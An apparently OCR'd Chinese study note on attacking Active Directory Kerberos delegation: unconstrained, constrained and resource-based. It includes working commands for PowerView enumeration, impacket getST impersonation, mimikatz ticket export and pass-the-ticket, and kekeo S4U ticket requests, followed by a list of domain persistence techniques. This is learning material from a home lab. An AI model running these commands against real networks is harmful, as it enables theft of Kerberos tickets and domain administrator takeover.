
> 这样的场景应该还是比较常见的...

先去摸一摸文章，发现云影实验室写的这篇(https://www.freebuf.com/articles/system/198381.html) 真好，就跟着摸索一遍吧...


Client =====> HTTP =====> SQLServer

当 Client 请求主机上的 HTTP 服务，HTTP 服务要去 SQLServer 上去取数据请求，但是 HTTP 主机并不知道 Client 是否能去请求 SQLserver，于是会使用 Client 的身份权限去访问 SQLserver，如果有权限则访问成功。委派又分为非约束委派和约束委派，两种的区别和实现是怎么样的呢，马上去看看，为了方便理解，我自己跟着画了一遍

非约束委派




这个 TGT 的转发机制并没有限制 service 1 对 TGT2 的使用这时候去看一下用户属性中的委派，去截个图，发现主机上没有提供服务的好像没有委派这个选项（也是... 没有 Service 拿啥委派呢... 应该没有理解错吧），于是找到了有 mssql 的 web 服务器，截了个图如下所示：


web 属性
?
x
拨入
环境
会话
远程控制
远程桌面服务配置文件
COM+
常规
地址
帐户
配置文件
电话
委派
组织
隶属于
委派是一个安全敏感的操作，它允许服务代表另一个用户运行。
不信任此用户作为委派(O)
信任此用户作为任何服务的委派(仅 Kerberos)(T)
仅信任此用户作为指定服务的委派(U)
仅使用 Kerberos(K)
使用任何身份验证协议(N)
可以由此帐户提供委派凭据的服务(S):
服务类型
用户或计算机
端口
服务名称
域
扩展式(E)
添加(D)...
删除(R)


看到了非约束委派的不安全性，Service 1 拿着 TGT2 这个票据其实可以请求别的去了，不一定是 Service 2，也可以是 Service 3，Service 4.... 当然了，拿的是 Client 的 TGT，所以能访问到的必须要有对应的权限（如果拿到了高权限 - 如域管，那危害就很大了）


约束委派

由于这个不安全性，微软在 2003 年推出了约束委派功能。很明显，直接把 TGT 交给 Service 1 是不安全的，因此对 service 1 的认证信息做了限制。这里有一组扩展协议，叫做 S4U2Self（Service for User to Self）协议转换和 S4U2Proxy（Service for User to Proxy）约束委派，这俩究竟是啥呢... 让我们继续看看，还是先自己画一下帮助理解



这里步骤 2 中的 S4U2Self 扩展的作用是先与 KDC 先校验用户的合法性，让服务从非 Kerberos 协议 “转换” 至 Kerberos 认证，获得一个可以转发的 ST1。S4U2Proxy 的作用是让 Service 1 拿着 ST1 去获取 ST2，在图中没画出来，是步骤 6。同样的去设置看一眼





好吧，后来觉得自己这一个理解的还是不够深刻，绿盟的这篇文章 (http://blog.nsfocus.net/analysis-attacks-entitlement-resource-constrained-delegation/) 还是非常好的，可以认真看看

基于资源的约束委派

> 这个在 Ateam 的文章里面也有，其实我看非约束还好，能理解，约束有点硬，基于资源的就头晕了哈哈哈，不过 Ateam 的大佬也说了，这个整个过程非常复杂，能简单理解就行啦！

我就直接搬运简而言之：基于资源的约束委派可以通过直接在主机上设定 msDS-AllowedToActOnBehalfOfOtherIdentity 属性来设置，如果我们可以修改该属性，那么我们就能拿到一张域管理员的票据，但该票据只对这台机器 (dev1) 生效，然后拿这张票据去对这台机器 (dev1) 进行认证再简单一点就是，A 机器设置了基于资源的约束委派给 B 机器，B 机器就可以通过 s4u 协议申请高权限反向对 A 进行利用（太骚了）虽然这个高权限只能给一台机器（A）使用，但是我觉得这个还是挺好的，直接最高权限拿下一台，再抓密码又能继续玩了这里没有实操，我记下了下回一定（这里纯搬运了，我哭了

查找一下有基于资源委派的：

```
get-adcomputer 账户名 -properties principalsallowedtodelegatetoaccount
```

通过 S4U 协议申请一个高权限的：

```
getST.py -dc-ip 10.10.10.10 xxcom.local/spnspnspn\$:spnspnspn -spn cifs/web.xxcom.local -impersonate a
export KRB5CCNAME=administrator.ccache
```

查找约束与非约束委派

> 用到老朋友 PowerSploit 了

导入 PowerSploit\Recon\PowerView.ps1 ， 因为就开了两台机器，我们修改一下走过过场

> 查询域内非约束账户查询：
> 账户查询：Get-NetUser Unconstrained -Domain xxcom.local
> 主机查询：Get-NetComputer Unconstrained -Domain xxcom.local
>
> 查询域内约束
> 查看用户：Get-DomainUser -TrustedToAuth -Domain xxcom.local
> 查看主机：Get-DomainComputer -TrustedToAuth -Domain xxcom.local

非约束委派的利用

> 刚开始看目录都失败了 5555 原来是忘记给他加到 dns 记录里面

用域控上的 administrator 去访问 web

```
PS C:\Users\administrator\Desktop\PowerSploit\Recon> dir \\web.xxcom.local\c$


    目录: \\web.xxcom.local\c$


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
d----          2009/7/14     11:20            PerfLogs
d-r--          2020/7/14      0:03            Program Files
d-r--          2020/7/14      0:03            Program Files (x86)
d-r--          2020/7/17     10:49            Users
d----          2020/7/13     23:56            Windows


PS C:\Users\administrator\Desktop\PowerSploit\Recon> _
```


在 web 主机上起个猕猴桃 sekurlsa::tickets /export 找到那个 TGT 票据

[0;1fd188]-0-0-40a50000-web@cifs-DC.xxcom.local.kirbi	2020/7/17 11:06	KIRBI 文件	2 KB
[0;1fd188]-0-1-40a50000-web@ldap-DC.xxcom.local.kirbi	2020/7/17 11:06	KIRBI 文件	2 KB
[0;1fd188]-0-2-40a50000-web@LDAP-DC.xxcom.local.kirbi	2020/7/17 11:06	KIRBI 文件	2 KB
[0;1fd188]-2-0-60a10000-web@krbtgt-XXCOM.LOCAL.kirbi	2020/7/17 11:06	KIRBI 文件	2 KB
[0;1fd188]-2-1-40e10000-web@krbtgt-XXCOM.LOCAL.kirbi	2020/7/17 11:06	KIRBI 文件	2 KB
[0;3e4]-0-0-40a50000-WIN-QPI5SGM4UQH$@cifs-DC.xxcom.local.kirbi	2020/7/17 11:06	KIRBI 文件	2 KB
[0;3e4]-0-1-40a50000-WIN-QPI5SGM4UQH$@GC-DC.xxcom.local.kirbi	2020/7/17 11:06	KIRBI 文件	2 KB
[0;3e4]-0-2-40a50000-WIN-QPI5SGM4UQH$@ldap-DC.xxcom.local.kirbi	2020/7/17 11:06	KIRBI 文件	2 KB
[0;3e4]-2-0-60a10000-WIN-QPI5SGM4UQH$@krbtgt-XXCOM.LOCAL.kirbi	2020/7/17 11:06	KIRBI 文件	2 KB
[0;3e4]-2-1-40e10000-WIN-QPI5SGM4UQH$@krbtgt-XXCOM.LOCAL.kirbi	2020/7/17 11:06	KIRBI 文件	2 KB
[0;3e7]-0-0-40a50000-WIN-QPI5SGM4UQH$@ldap-DC.xxcom.local.kirbi	2020/7/17 11:06	KIRBI 文件	2 KB
[0;3e7]-0-1-40a50000-WIN-QPI5SGM4UQH$@cifs-dc.xxcom.local.kirbi	2020/7/17 11:06	KIRBI 文件	2 KB
[0;3e7]-0-2-40a10000.kirbi	2020/7/17 11:06	KIRBI 文件	2 KB
[0;3e7]-0-3-40a50000-WIN-QPI5SGM4UQH$@ldap-dc.xxcom.local.kirbi	2020/7/17 11:06	KIRBI 文件	2 KB
[0;3e7]-2-0-40e10000-WIN-QPI5SGM4UQH$@krbtgt-XXCOM.LOCAL.kirbi	2020/7/17 11:06	KIRBI 文件	2 KB
[0;3e7]-2-1-60a10000-WIN-QPI5SGM4UQH$@krbtgt-XXCOM.LOCAL.kirbi	2020/7/17 11:06	KIRBI 文件	2 KB
[0;2222dd]-0-0-40a50000-Administrator@LDAP-DC.xxcom.local.kirbi	2020/7/17 11:06	KIRBI 文件	2 KB
[0;2222dd]-2-0-40e10000-Administrator@krbtgt-XXCOM.LOCAL.kirbi	2020/7/17 11:06	KIRBI 文件	2 KB
mimidrv.sys	2013/1/22 7:50	系统文件	37 KB
mimikatz	2020/5/19 6:50	应用	2 KB

在猕猴桃中把这个票据导入即可，其实也是 PTT 攻击（想一下拿到 Administrator 的 TGT 票据，那不就和拿了黄金票据的目的一样嘛）指令为 kerberos::ptt xxxx.kirbi 还有一个点刚学到的，sekurlsa::tickets 是内存中所有的，而 kerberos::list 是当前会话中的，所以 sekurlsa 需要提权至 system 下进行利用。非约束委派的那个图里画了，TGT 是会被放在内存中的，所以用猕猴桃可以抓到

[*] 注：不过有一个人在下面回复了，TGT 票据一段时间后消失了，这里有点好奇这个 TGT 在内存里的缓存时间是多久？

约束委派的利用

> 用到了一个新的工具，kekeo

原理流程简易版：


申请 TGT

利用 TGT 获取 ST

导入 ST


一步步来，跟着摸一遍吧... 首先用 kekeo 获取 TGT

```
tgt::ask /user:web /domain:xxcom.local /password:1qaz@WSX
```



利用 TGT 去申请两个 ST。问题来了，为什么是两个。其中一个 ST 是验证自身的，另外一个 ST 就是 S4U2Proxy 扩展中申请的 TGS 票据

```
tgs::s4u /tgt:xxxxx /user:administrator@xxcom.local /service:cifs/dc.xxcom.local
```



最后 mimikatz 导入

```
kerberos::ptt xxx
```

0x07 权限维持

> 拿下域控后，即使管理员密码改了，还能继续维持住权限，这个摊开讲也好多呀... 目前的我好像还用不到这么多的维权的方式，先记下几个吧（之后有空的时候再继续复现，希望能在实战中多多运用~），不做无意义的搬运工了

DSRM

mark，放一下

GPO

上面讲过，略

金票

略

Skeleton Key

SSP

总结：其实中间还有很多含糊的地方，虽然说是手动搭建全实现，但是有好多还是搬运的... 不过

搬运前我还是好好看了一遍，有些暂时理解不了或者没有遇到的情况，我都 mark 了一下。

(另：免杀篇我也打算慢慢看，为了防止都是囫囵吞枣而去到处搬运，我想先放置一下，等到有一定理解了，再做更新。PS: 免杀篇的 Powershell 执行好像已经不行了... 中间可能会有很多出错的地方，这是我入门内网渗透的一次小小的总结，慢慢的从纯理论到上手操作，结合之前已有的、不多的内网经验，慢慢学习。后面尽力实战吧~ 从实战中学习，实战中发现。这个总结也是我的一个 handbook，我学到了新东西会慢慢添加，不对的希望各位指出改正，希望能有进步吧~